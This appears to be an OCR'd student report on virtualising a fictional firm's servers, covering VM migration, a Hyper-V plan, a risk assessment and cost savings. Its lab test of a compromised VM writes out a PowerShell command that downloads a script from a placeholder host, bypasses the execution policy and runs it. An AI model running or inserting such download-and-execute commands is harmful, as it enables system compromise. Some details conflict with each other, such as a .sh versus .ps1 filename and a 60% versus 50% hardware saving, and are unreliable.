



- Shutdown VM on source host


- Open Oracle on the destination host and add the vm you wish to migrate using the shared folder




- Configure the machine to match the destination host's resource capacity



**Security Testing:**


**Simulate a compromised VM:**

**Step 1: Introduce Malware in Database VM**

1. **Introduce a Vulnerability**

Simulate a vulnerability using a simple script:

> *"Invoke-WebRequest -Uri "http://example.com/malicious_script.ps1" -OutFile "malicious_script.ps1"*
>
> *Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass*
>
> *.\malicious_script.ps1"*




**Step 2: Isolate the Compromised VM**

1. **Select the Compromised VM**

Navigate to the Virtual Machines section and select the Database VM.


2. **Modify Network Settings**

Click on the Network tab or option for the selected VM.

Identify the network interface that connects the VM to the network.

3. **Disconnect the Network Interface**

Disable the network adapter: This will completely disconnect the VM from the network.




4. **Confirm Isolation**

Ensure that the Database VM is no longer connected to the network. You can check this by trying to ping the VM from another VM (Web Server):

*“ping 10.0.2.15 (Database Server IP Address)”*

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping 10.0.2.15

Pinging 10.0.2.15 with 32 bytes of data:
Reply from 10.0.2.6: Destination host unreachable.
Reply from 10.0.2.6: Destination host unreachable.
Reply from 10.0.2.6: Destination host unreachable.
Reply from 10.0.2.6: Destination host unreachable.

Ping statistics for 10.0.2.15:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

C:\Users\Administrator>
```

**Step 3: Ensure Other VMs Continue to Operate Normally**

1. **Test Connectivity of Other VMs**

Log in to the other VM (Web Server).

Check if it can still access the network and other resources:

*“ping google.com”*

```
C:\Users\Administrator>ping google.com

Pinging google.com [192.178.54.174] with 32 bytes of data:
Reply from 192.178.54.174: bytes=32 time=40ms TTL=114
Reply from 192.178.54.174: bytes=32 time=94ms TTL=114
Reply from 192.178.54.174: bytes=32 time=23ms TTL=114
Reply from 192.178.54.174: bytes=32 time=26ms TTL=114

Ping statistics for 192.178.54.174:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 23ms, Maximum = 94ms, Average = 45ms

C:\Users\Administrator>
```

Ensure that the Web Server can access the internet or other services as expected.


2. **Monitor Performance**

Enter the command:

*“Perfmon”*

```
C:\Users\Administrator>perfmon
```

To open the Resource Monitor and check how the system is operating.




**Step 4: Remediation Steps**

After testing, you may want to remediate the compromised VM by removing the malicious script:

*“rm malicious_script.sh”*

*ConsumeCPU.ps1 - Notepad

File Edit Format View Help

```
Invoke-WebRequest -Uri "http:example.com/malicious_script.ps1" -OutFile "malicious_script.ps1"
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
.\malicious_script.ps1

rm malicious_script.ps1
```

### 3.1 Step-by-Step Implementation Plan for Migrating DataSecure Ltd.'s Servers to a Virtualised Environment

1. **Assessment of Current Infrastructure**

Evaluate existing physical servers and applications.

Identify workloads and resource requirements for each application.

2. **Select Virtualisation Platform**

Choose Microsoft Hyper-V for its cost-effectiveness and compatibility with existing Microsoft applications.

3. **Prepare Hardware**

Ensure that the physical servers meet the requirements for Hyper-V.

Upgrade hardware if necessary (CPU, RAM, storage).

4. **Install Hyper-V**

Install Microsoft Hyper-V on the designated physical server.

Configure network settings and storage options.

5. **Create Virtual Machines (VMs)**

Set up VMs for each application (e.g., Email Server, CRM, Database Server).

Allocate resources (CPU, RAM, Disk Space) based on the assessment.

6. **Migrate Data and Applications**

Use Hyper-V tools to migrate data from physical servers to VMs.

Test applications in the virtual environment to ensure functionality.

7. **Implement Disaster Recovery Solutions**

Set up Hyper-V Replica for disaster recovery.

Create snapshots for quick restoration.

8. **Train IT Staff**

Provide training on managing and maintaining the Hyper-V environment.

Document procedures for troubleshooting and support.

9. **Monitor and Optimize**

Continuously monitor VM performance and resource utilization.

Adjust resources as needed to optimize performance.

**10. Decommission Old Servers**

Gradually phase out physical servers once all applications are stable in the virtual environment.

### 3.2 Risk Assessment Addressing Potential Challenges

#### Software Compatibility

**Risk:** Some legacy applications may not run well in a virtual environment.

**Mitigation:** Test all applications in a staging environment before full migration.

#### Initial Setup Costs

**Risk:** Upfront costs for hardware upgrades and licensing.

**Mitigation:** Create a detailed budget and explore financing options.

#### Training Needs

**Risk:** Staff may require training to manage the new virtual environment.

**Mitigation:** Schedule training sessions and provide resources for ongoing learning.

#### Performance Issues

**Risk:** VMs may not perform as expected under load.

**Mitigation:** Monitor performance closely and adjust resources as needed.

**Data Security**

**Risk:** Increased attack surface with virtual machines.

**Mitigation:** Implement strong security policies and regular updates.

### 3.3 Detailed Cost-Benefit Breakdown Comparing Current Physical Server Expenses with Projected Virtualisation Costs

**Current Physical Server Expenses**

**Hardware Costs:** 10 physical servers represent 100% of the current hardware expenditure.

**Energy Costs:** Estimated at 100% of the current energy expenditure, which is equivalent to 14,400/year.

**Administrative Overhead:** Estimated at 100% of the current administrative costs for IT staff managing physical servers, totaling 60,000/year.

**Projected Virtualisation Costs**

**Hardware Costs:** Reducing to 3-4 physical servers represents a 60% reduction in hardware expenditure (from 100% to 40%).

**Energy Costs:** Estimated at 70% of the current energy expenditure, reflecting a 30% savings.

**Administrative Overhead:** Estimated at 60% of the current administrative costs, indicating a 40% savings.

**Estimated Savings**

**Hardware:** A 50% reduction in server expenses translates to a savings of 50% of the current hardware costs.

**Energy:** A 30% reduction in energy bills results in a savings of 30% of the current energy costs.

**Administrative:** A 40% reduction in IT staff time equates to a savings of 40% of the current administrative costs.

**Total Estimated Savings:**

**Annual Savings:**

**Energy savings:** 30% of current energy costs.

**Administrative savings:** 40% of current administrative costs.

Converting to a virtualised environment will save DataSecure Ltd. significant annual costs, reducing hardware costs by 60%, power costs by 30%, and administrative overhead by 40%. The saving alleviates the cost burden of maintaining an on-site server infrastructure and allows for improved resource utilisation. The funds can be reallocated towards strategic goals, such as investing in more robust cybersecurity measures and creating additional services offerings. In addition, enhanced fiscal efficiency fosters an agile IT environment such that the company can easily react quickly to market changes and ultimately position DataSecure Ltd. for long-term growth and competitiveness in the cybersecurity industry.

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